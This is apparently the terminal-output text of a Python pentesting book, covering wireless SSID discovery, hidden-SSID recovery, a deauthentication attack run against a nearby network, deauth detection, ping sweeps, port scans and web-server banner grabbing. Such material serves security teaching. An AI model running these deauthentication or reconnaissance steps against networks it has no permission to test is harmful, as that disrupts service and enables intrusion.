

C:\Documents and Settings\Mohit>arp -a
Interface: 192.168.0.11 --- 0x2
  Internet Address      Physical Address      Type
  192.168.0.1          00-0c-29-4f-8e-35    dynamic
```

```
Interface: 192.168.0.1 --- 0x17
  Internet Address      Physical Address      Type
  192.168.0.10         00-0c-29-4f-8e-35    dynamic
  192.168.0.11         00-0c-29-4f-8e-35    dynamic
  192.168.0.255        ff-ff-ff-ff-ff-ff    static
  224.0.0.22           01-00-5e-00-00-16    static
  224.0.0.252          01-00-5e-00-00-fc    static
  239.255.255.250      01-00-5e-7f-ff-fa    static

C:\Users\Mohit>
```

192.168.0.10	192.168.0.3	TCP	60 1024+80 [SYN] Seq=0 win=8192 Len=0
192.168.0.3	192.168.0.10	TCP	60 80+1024 [SYN, ACK] Seq=0 Ack=1 win=
192.168.0.10	192.168.0.3	TCP	60 1024+80 [RST] Seq=1 win=0 Len=0

Chapter 5: Wireless Pentesting



```
root@Mohit|Raj:~# airmon-ng  
Interface      Chipset      Driver  
wlan0          Atheros AR9271 ath9k - [phy1]  
root@Mohit|Raj:~# airmon-ng start wlan0  
  
Found 3 processes that could cause trouble.  
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to kill (some of) them!  
-e  
PID      Name  
2470     dhclient  
2570     NetworkManager  
3112     wpa_supplicant  
  
Interface      Chipset      Driver  
wlan0          Atheros AR9271 ath9k - [phy1]  
              (monitor mode enabled on mon0)  
root@Mohit|Raj:~#
```

Beacon Type (1 Byte)+ Flag (1 Byte) + Duration (2 byte) = 4 Bytes
Destination MAC + Source MAC + BSSID = 6+6+6 Bytes
Sequence number = 2 Bytes
Fixed Parameters = 12 Bytes
SSID parameter set = 1 Byte
SSID length = 1 Byte

```

> Frame 663: 282 bytes on wire (2256 bits), 282 bytes captured (2256 bits) on interface 0
> Radiotap Header v0, Length 18
  IEEE 802.11 Beacon frame, Flags: .....
    Type/Subtype: Beacon frame (0x08)
    > Frame Control: 0x0080 (Normal)
    Duration: 0
    Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
    Source address: PartIiRe_2e:a9:bc (00:1c:c2:2e:a9:bc)
    BSS Id: PartIiRe_2e:a9:bc (00:1c:c2:2e:a9:bc)
    Fragment number: 0
    Sequence number: 2753
  IEEE 802.11 wireless LAN management frame
    Fixed parameters (12 bytes)
      Timestamp: 0x00000000297f7326
      Beacon Interval: 0.102400 [Seconds]
      > Capabilities Information: 0x0431
    Tagged parameters (228 bytes)
      Tag: SSID parameter set: Wisdom
        Tag Number: SSID parameter set (0)
        Tag length: 6
        SSID: Wisdom
      > Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 9, 18, 36, 54, [Mbit/sec]
      > Tag: DS Parameter set: Current Channel: 1
      > Tag: Extended Supported Rates 6, 12, 24, 48, [Mbit/sec]
      > Tag: Country Information: Country Code US, Environment Unknown (0x00)
      > Tag: AP Channel Report: Regulatory Class 32, Channel List : 1, 2, 3, 4, 5, 6, 7,
      > Tag: AP Channel Report: Regulatory Class 33, Channel List : 5, 8, 7, 8, 9, 10, 11,
      > Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmaps
0000 00 00 12 00 2e 48 00 00 00 02 6c 09 a0 00 e3 01 .....H.. ..l.....
0010 00 00 80 00 00 00 ff ff ff ff ff ff 00 1c c2 2e .....
0020 a9 bc 00 1c c2 2e a9 bc 10 ac 26 73 7f 29 00 00 .....&s.)..
0030 00 00 64 00 31 04 00 05 57 69 73 64 6f 6d 01 08 ..d.l.. Wisdom..
0040 82 84 8b 96 12 24 48 6c 03 01 01 32 04 0c 18 30 .....$Hl ...2...0
0050 60 07 06 55 53 00 01 0b 14 33 08 20 01 02 03 04 ``.US... .3. ....

```

```

root@Mohit|Raj:~/wireless_attack# python ssid_finder_raw.py
Press 'Y' to know previous result n
USE only Ctrl+c to exit
Seq      BSSID                Channel  SSID
1        00:1c:c2:2e:a9:bc    1        Wisdom
2        24:65:11:85:9f:71    1        Mechmonster
3        d0:04:01:5d:3c:8a    6        Winter is coming
4        04:b1:67:c1:64:53    6        BnNT-c3VjaGlrYWdlcHRhMTI
5        14:3e:bf:eb:2f:f6    11       MOHIT
6        24:65:11:64:ab:c9    1        Epic Events organisers
^Croot@Mohit|Raj:~/wireless_attack# █

```

```

root@Mohit|Raj:/wireless# python ssid.py
WARNING: No route found for IPv6 destination :: (no
SSID--> CITY PG2 -- BSSID --> 20:4e:7f:ac:e6:5c
SSID--> CITY PG3 -- BSSID --> 84:1b:5e:50:c8:6e
SSID--> bsnlbroad -- BSSID --> 68:5d:43:f9:91:84
SSID--> ANAND PG 4 -- BSSID --> 10:fe:ed:33:f8:d2
SSID--> MOHIT | RAJ -- BSSID --> 1a:dc:56:f0:26:89
SSID--> royal pg 4 -- BSSID --> 64:70:02:8f:5e:0a

```

```

>>> frames[0]
<RadioTap version=0 pad=0 len=26 present=TSFT+Flags+Rate+Channel+dBm_AntSignal+
Antenna+b14 notdecoded='\xfb\x9a\xf9\xc9\x13\x00\x00\x00\x10\x02{\t\xa0\x00\xd0\
\x00\x00\x00' |<Dot11 subtype=8L type=Management proto=0L FCfield= ID=0 addr1=ff
:ff:ff:ff:ff:ff addr2=84:1b:5e:50:c8:6e addr3=84:1b:5e:50:c8:6e SC=58320 addr4=N
one |<Dot11Beacon timestamp=84992922008 beacon_interval=100 cap=short-slot+ESS+
privacy |<Dot11Elt ID=SSID len=8 info='CITY PG3' |<Dot11Elt ID=Rates len=8 inf
o='\x82\x84\x0b\x16$0Hl' |<Dot11Elt ID=DSset len=1 info='\x04' |<Dot11Elt ID=T
IM len=4 info='\x00\x02\x00\x00' |<Dot11Elt ID=ERPinfo len=1 info='\x04' |<Dot1
1Elt ID=ERPinfo len=1 info='\x04' |<Dot11Elt ID=RSNinfo len=24 info='\x01\x00\
\x00\x0f\xac\x02\x02\x00\x00\x0f\xac\x04\x00\x0f\xac\x02\x01\x00\x00\x0f\xac\x02\
\x0c\x00' |<Dot11Elt ID=ESRates len=4 info='\x0c\x12\x18' |<Dot11Elt ID=45 len
=26 info='\x18\x1b\xff\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
\x00\x00\x00\x00\x00\x00\x00' |<Dot11Elt ID=61 len=22 info='\x04\x00\x17\x00\
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00' |<Dot1
1Elt ID=74 len=14 info='\x14\x00\x00\x01\xc8\x00\x14\x00\x05\x00\x19\x00' |<
Dot11Elt ID=127 len=1 info='\x01' |<Dot11Elt ID=vendor len=14 info='\x00P\xf2\
x04\x10J\x00\x01\x10\x10D\x00\x01\x02' |<Dot11Elt ID=vendor len=9 info='\x00\x1
0\x18\x02\x0c\xf0\x05\x00\x00' |<Dot11Elt ID=vendor len=28 info='\x00P\xf2\x01\
x01\x00\x00P\xf2\x02\x02\x00\x00P\xf2\x04\x00P\xf2\x02\x01\x00\x00P\xf2\x02\x0c\
x00' |<Dot11Elt ID=vendor len=24 info="\x00P\xf2\x02\x01\x01\x80\x00\x03\xa4\x0
0\x00'\xa4\x00\x00BC^\x00b2/\x00" |<Dot11Elt ID=vendor len=30 info='\x00\x90L3l
\x18\x1b\xff\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
\x00\x00\x00\x00' |<Dot11Elt ID=vendor len=26 info='\x00\x90L4\x04\x00\x17\

```

```

▶ Frame 1345: 347 bytes on wire (2776 bits), 347 bytes captured (2776 bits) on
▶ Radiotap Header v0, Length 26
▶ IEEE 802.11 Beacon frame, Flags: .....C
▼ IEEE 802.11 wireless LAN management frame
  ▶ Fixed parameters (12 bytes)
  ▼ Tagged parameters (281 bytes)
    ▶ Tag: SSID parameter set: CITY PG3
    ▶ Tag: Supported Rates 1(B), 2(B), 5.5, 11, 18, 24, 36, 54, [Mbit/sec]
    ▶ Tag: DS Parameter set: Current Channel: 6
    ▶ Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmap
    ▶ Tag: ERP Information
    ▶ Tag: ERP Information
    ▶ Tag: RSN Information
    ▶ Tag: Extended Supported Rates 6, 9, 12, 48, [Mbit/sec]
    ▶ Tag: HT Capabilities (802.11n D1.10)
    ▶ Tag: HT Information (802.11n D1.10)
    ▶ Tag: Overlapping BSS Scan Parameters: Tag 74 Len 14
    ▶ Tag: Extended Capabilities
    ▶ Tag: Vendor Specific: Microsof: WPS
    ▶ Tag: Vendor Specific: Broadcom
    ▶ Tag: Vendor Specific: Microsof: WPA Information Element
    ▶ Tag: Vendor Specific: Microsof: WMM/WME: Parameter Element
    ▶ Tag: Vendor Specific: Epigram: HT Capabilities (802.11n D1.10)
    ▶ Tag: Vendor Specific: Epigram: HT Additional Capabilities (802.11n D1.00)

```

```

root@Mohit|Raj:/wireless# python scapy_ssid.py
WARNING: No route found for IPv6 destination :: (no default route?)
SSID--> -- BSSID --> 00:22:2d:7f:dc:06 -- Channel--> 3
SSID--> NOT CONNECTED -- BSSID --> 20:e5:2a:e5:9f:d0 -- Channel--> 2
SSID--> CITY PG3 -- BSSID --> 84:1b:5e:50:c8:6e -- Channel--> 6
SSID--> royal pg 4 -- BSSID --> 64:70:02:8f:5e:0a -- Channel--> 6
SSID--> CITY PG2 -- BSSID --> 20:4e:7f:ac:e6:5c -- Channel--> 6
SSID--> Micromax -- BSSID --> 64:70:02:db:b6:76 -- Channel--> 11
SSID--> -- BSSID --> 00:22:7f:26:e7:b9 -- Channel--> 12
SSID--> XT1068 2283 -- BSSID --> 80:6c:1b:92:92:ad -- Channel--> 9
SSID--> -- BSSID --> 00:22:7f:25:b5:d9 -- Channel--> 8
SSID--> MOHIT l RAJ -- BSSID --> 1a:dc:56:f0:26:89 -- Channel--> 6
SSID--> TNET3-H-Wi-Fi--Mob:-9212311428 -- BSSID --> 00:0c:42:39:fc:47 --
SSID--> TNET2--Wi-Fi--Mob:-9212311428 -- BSSID --> 00:0c:42:68:b7:3e -- C
SSID--> ROYAL-PG-FLOOR 3 -- BSSID --> 40:4a:03:3e:36:26 -- Channel--> 11
SSID--> Mohit -- BSSID --> 88:53:2e:0a:75:40 -- Channel--> 6
^7

```


Filter: wlan.fc.type_subtype == 0x04

No.	Time	Source	Destination
2898	10.242227000	Tp-LinkT_20:00:01	Broadcast
2899	10.243209000	Tp-LinkT_20:00:01	Broadcast

▾ Frame Control: 0x0040 (Normal)
 Version: 0
 Type: Management frame (0)
 Subtype: 4 ←
 ▸ Flags: 0x0
 Duration: 0
 Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
 Source address: Tp-LinkT_20:00:01 (64:66:b3:20:00:01)
 BSS Id: Broadcast (ff:ff:ff:ff:ff:ff) ↑
 Fragment number: 0
 Sequence number: 1408
 ▾ IEEE 802.11 wireless LAN management frame
 ▾ Tagged parameters (57 bytes)
 ▾ Tag: SSID parameter set: CITY PG3

```

root@Mohit|Raj:/wireless# python probe_req.py
WARNING: No route found for IPv6 destination :: (no default route?)
Please enter the AP name CITY PG3
New Probe Request: CITY PG3
MAC 28:fb:d3:87:03:7a
New Probe Request: CITY PG3
MAC 9c:e6:e7:87:48:f8
New Probe Request: CITY PG3
MAC 88:53:2e:0a:75:3f
New Probe Request: CITY PG3
MAC 18:dc:56:f0:26:89
New Probe Request: CITY PG3
MAC 00:1f:e1:0f:dd:4a
  
```


 The quieter you become, the more you are able to hear.

```
root@Mohit|Raj:~/wireless_attack# python ssid_finder_raw.py
Press 'Y' to know previous result n
USE only Ctrl+c to exit
Seq      BSSID                Channel SSID
1        00:1c:c2:2e:a9:bc    1
2        24:65:11:85:9f:71   11      Mechmonster
3        0c:d2:b5:45:9f:ac   1        EPIC EVENTS.
4        24:65:11:51:49:39   1        Jagjit Singh
5        68:94:23:d2:fd:94   1        Net plus
6        d0:04:01:5d:3c:8a    10      Winter is coming
^Croot@Mohit|Raj:~/wireless_attack#
```

```
root@Mohit|Raj:~/wireless_attack# python hidden_ssid_finder_raw.py
Enter the MAC 00:1c:c2:2e:a9:bc
['3cf862d2e939']
SSID is Wisdom
^CBye
root@Mohit|Raj:~/wireless_attack# █
```


```
root@Mohit|Raj:~/wireless_attack# python deauth_attack.py
WARNING: No route found for IPv6 destination :: (no default route?)
Seq      BSSID                Channel SSID
1        d0:04:01:5d:3c:8a    10      Winter is coming
2        0c:d2:b5:45:9f:ac   1        EPIC EVENTS.
3        24:65:11:85:9f:71   1        Mechmonster
4        24:65:11:51:49:39   1        Jagjit Singh
5        08:96:d7:54:0a:f7   1        CHAUHAN
6        68:94:23:d2:fd:94   11      Net plus
7        84:5b:12:46:b4:21    7        QTL_SARABHANAGAR2
Enter the seq number of wifi 1
Are you Sure to attack on d0:04:01:5d:3c:8a Winter is coming
Enter the victim MAC or for broadcast press 0 0
.....
Sent 20 packets.
.....
Sent 20 packets.
.....
```



```
root@Mohit|Raj:~/wireless_attack# python deauth_ids.py
{'d0:04:01:5d:3c:8a': 1}
{'d0:04:01:5d:3c:8a': 2}
{'d0:04:01:5d:3c:8a': 3}
{'d0:04:01:5d:3c:8a': 4}
{'d0:04:01:5d:3c:8a': 5}
{'d0:04:01:5d:3c:8a': 6}
{'d0:04:01:5d:3c:8a': 7}
{'d0:04:01:5d:3c:8a': 8}
{'d0:04:01:5d:3c:8a': 9}
{'d0:04:01:5d:3c:8a': 10}
{'d0:04:01:5d:3c:8a': 11}
{'d0:04:01:5d:3c:8a': 12}
{'d0:04:01:5d:3c:8a': 13}
{'d0:04:01:5d:3c:8a': 14}
```

```
{'d0:04:01:5d:3c:8a': 234}
{'d0:04:01:5d:3c:8a': 235}
{'d0:04:01:5d:3c:8a': 236}
{'d0:04:01:5d:3c:8a': 237}
{'d0:04:01:5d:3c:8a': 238}
{'d0:04:01:5d:3c:8a': 238, '68:94:23:d2:fd:94': 1}
{'d0:04:01:5d:3c:8a': 238, '68:94:23:d2:fd:94': 2}
{'d0:04:01:5d:3c:8a': 238, '68:94:23:d2:fd:94': 3}
{'d0:04:01:5d:3c:8a': 238, '68:94:23:d2:fd:94': 4}
{'d0:04:01:5d:3c:8a': 238, '68:94:23:d2:fd:94': 5}
^Z
```

Chapter 6: HoneyPot – Building Traps for Attackers



```
root@Mohit|Raj:/2nd_edition/network_scanning
File Edit View Search Terminal Help
root@Mohit|Raj:/2nd_edition/network_scanning# ping 192.168.0.3
PING 192.168.0.3 (192.168.0.3) 56(84) bytes of data.
64 bytes from 192.168.0.3: icmp_req=1 ttl=64 time=0.840 ms
64 bytes from 192.168.0.3: icmp_req=2 ttl=64 time=0.681 ms
^Z
[3]+ Stopped ping 192.168.0.3
root@Mohit|Raj:/2nd_edition/network_scanning# ping 192.168.0.20
PING 192.168.0.20 (192.168.0.20) 56(84) bytes of data.
64 bytes from 192.168.0.20: icmp_req=1 ttl=64 time=0.930 ms
64 bytes from 192.168.0.20: icmp_req=2 ttl=64 time=1.34 ms
64 bytes from 192.168.0.20: icmp_req=3 ttl=64 time=1.34 ms
^X64 bytes from 192.168.0.20: icmp_req=4 ttl=64 time=1.59 ms
64 bytes from 192.168.0.20: icmp_req=5 ttl=64 time=0.999 ms
^Z
[4]+ Stopped ping 192.168.0.20
root@Mohit|Raj:/2nd_edition/network_scanning# ping 192.168.0.245
PING 192.168.0.245 (192.168.0.245) 56(84) bytes of data.
64 bytes from 192.168.0.245: icmp_req=1 ttl=64 time=0.929 ms
64 bytes from 192.168.0.245: icmp_req=2 ttl=64 time=1.57 ms
64 bytes from 192.168.0.245: icmp_req=3 ttl=64 time=1.69 ms
^Z
[5]+ Stopped ping 192.168.0.245
root@Mohit|Raj:/2nd_edition/network_scanning#
root@Mohit|Raj:/2nd_edition/network_scanning#
root@Mohit|Raj:/2nd_edition/network_scanning#
```

```
root@Mohit|Raj: /2nd_edition/network_scanning
File Edit View Search Terminal Help
root@Mohit|Raj: /2nd_edition/network_scanning# python ping_sweep_send_rec.py
Enter the Network Address 192.168.0.0
Enter the Starting Number 1
Enter the Last Number 254
S.no    IP
001    192.168.0.1
002    192.168.0.2
003    192.168.0.3
004    192.168.0.4
005    192.168.0.5
006    192.168.0.6
007    192.168.0.7
008    192.168.0.8
009    192.168.0.9

247    192.168.0.247
248    192.168.0.248
249    192.168.0.249
250    192.168.0.250
251    192.168.0.251
252    192.168.0.252
253    192.168.0.253
254    192.168.0.254
Time taken  0:00:01.102972
root@Mohit|Raj: /2nd_edition/network_scanning# nmap -sP 192.168.0.1-250
```

```
root@Mohit|Raj: ~/phy
File Edit View Search Terminal Help
root@Mohit|Raj:~/phy# nmap -sT 192.168.0.20

Starting Nmap 6.40 ( http://nmap.org ) at 2018-04-12 12:50 EDT
Nmap scan report for 192.168.0.20
Host is up (0.0079s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
80/tcp    closed http
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:43:6F:C7 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 18.02 seconds
root@Mohit|Raj:~/phy# python port_scanner15.py
*****
Welcome, this is the Port scanner

Press D for Domain Name or Press I for IP Address
Enter the IP Address to scan: 192.168.0.20
Enter the start port number 1
Enter the last port number 1000
For low connectivity press L and High connectivity Press H



Mohit's port Scanner is working on 192.168.0.20
*****
Port Open:--> 135 -- Microsoft EPMAP (End Point Mapper), Unofficial
Port Open:--> 445 -- Microsoft-DS SMB file sharing Official

Exiting Main Thread
scanning complete in 0:02:21.862832
root@Mohit|Raj:~/phy#
root@Mohit|Raj:~/phy# python port_scanner15.py
```


```
root@Mohit|Raj: ~/phy
File Edit View Search Terminal Help
root@Mohit|Raj:~/phy#
root@Mohit|Raj:~/phy# nmap -O 192.168.0.20

Starting Nmap 6.40 ( http://nmap.org ) at 2018-04-12 13:06 EDT
Nmap scan report for 192.168.0.20
Host is up (0.0085s latency).
Not shown: 997 filtered ports
PORT      STATE  SERVICE
80/tcp    closed http
135/tcp   open   msrpc
445/tcp   open   microsoft-ds
MAC Address: 00:0C:29:43:6F:C7 (VMware)
Device type: terminal server
Running (JUST GUESSING): Lantronix embedded (85%)
OS CPE: cpe:/h:lantronix:ets32pr cpe:/h:lantronix:lrs16
Aggressive OS guesses: Lantronix ETS32Pr or LRS16 terminal server (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.33 seconds
root@Mohit|Raj:~/phy#
```



Chapter 7: Foot Printing a Web Server and a Web Application



```
G:\Project Snake\Chapter 5\program>info.py ①
Enter the URL http://192.168.0.5/
Coding is not good
Apache/2.2.3 (Red Hat) Server at 192.168.0.5 Port 80</pre>

```
G:\Project Snake\Chapter 5\program>info.py
Enter the URL http://192.168.0.5/
error handling seems ok ②
```



```
G:\Project Snake\Chapter 5\program>
G:\Project Snake\Chapter 5\program>info.py
Enter the URL http://192.168.0.3/
Web page is using custome Error page ③
```


```

```

1 -----http://192.168.0.5/-----
2 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
3 <html><head>
4 <title>404 Not Found</title>
5 </head><body>
6 <h1>Not Found</h1>
7 <p>The requested URL /y was not found on this server.</p>
8 <hr>
9 <address>Apache/2.2.3 (Red Hat) Server at 192.168.0.5 Port 80</address>
10 </body></html>
11 -----http://192.168.0.5/-----
12 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
13 <html><head>
14 <title>404 Not Found</title>
15 </head><body>
16 <h1>Not Found</h1>
17 <p>The requested URL /q was not found on this server.</p>
18 </body></html>
19

```

```

G:\Project Snake\Chapter 5\program>python header.py
Enter the URL http://www.juggyboy.com/
Connection: close
Date: Tue, 21 Oct 2014 17:45:24 GMT
Content-Length: 8734
Content-Type: text/html
Content-Location: http://www.juggyboy.com/index.html
Last-Modified: Sat, 20 Sep 2014 15:34:41 GMT
Accept-Ranges: bytes
ETag: "19a4e65e8d4cf1:7a49"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET

```

```

G:\Project Snake\Chapter 5\program>python header.py
Enter the URL http://192.168.0.5/
Date: Tue, 21 Oct 2014 17:51:16 GMT
Server: Apache/2.2.3 (Red Hat)
X-Powered-By: PHP/5.1.6
Content-Length: 1137
Connection: close
Content-Type: text/html; charset=UTF-8

```



```
G:\Project Snake\Chapter 5\program>python header.py
Enter the URL http://192.168.0.6/
Date: Tue, 21 Oct 2014 18:23:31 GMT
Server: Apache
X-Powered-By: PHP/5.1.6
Content-Length: 1137
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
C:\Windows\System32\cmd.exe

K:\Book_projects\New folder>python whois5.py
Enter the domain : thapar.edu
('Downloading:', 'http://whois.domaintools.com/thapar.edu')
IP address 14.139.242.109 is hosted on a dedicated server
Location : -Punjab-Patiala-Thapar University Patiala

K:\Book_projects\New folder>python whois5.py
Enter the domain : l4wisdom.com
('Downloading:', 'http://whois.domaintools.com/l4wisdom.com')
IP address 107.180.1.1 - 166 other sites hosted on this server
Location : -Arizona-Scottsdale-Godaddy.com Llc

K:\Book_projects\New folder>python whois5.py
Enter the domain : packtpub.com
('Downloading:', 'http://whois.domaintools.com/packtpub.com')
IP address 83.166.169.231 - 1 other site is hosted on this server
Location : -England-Derby-Node4 Uk Hosting

K:\Book_projects\New folder>
```


```
C:\Windows\System32\cmd.exe

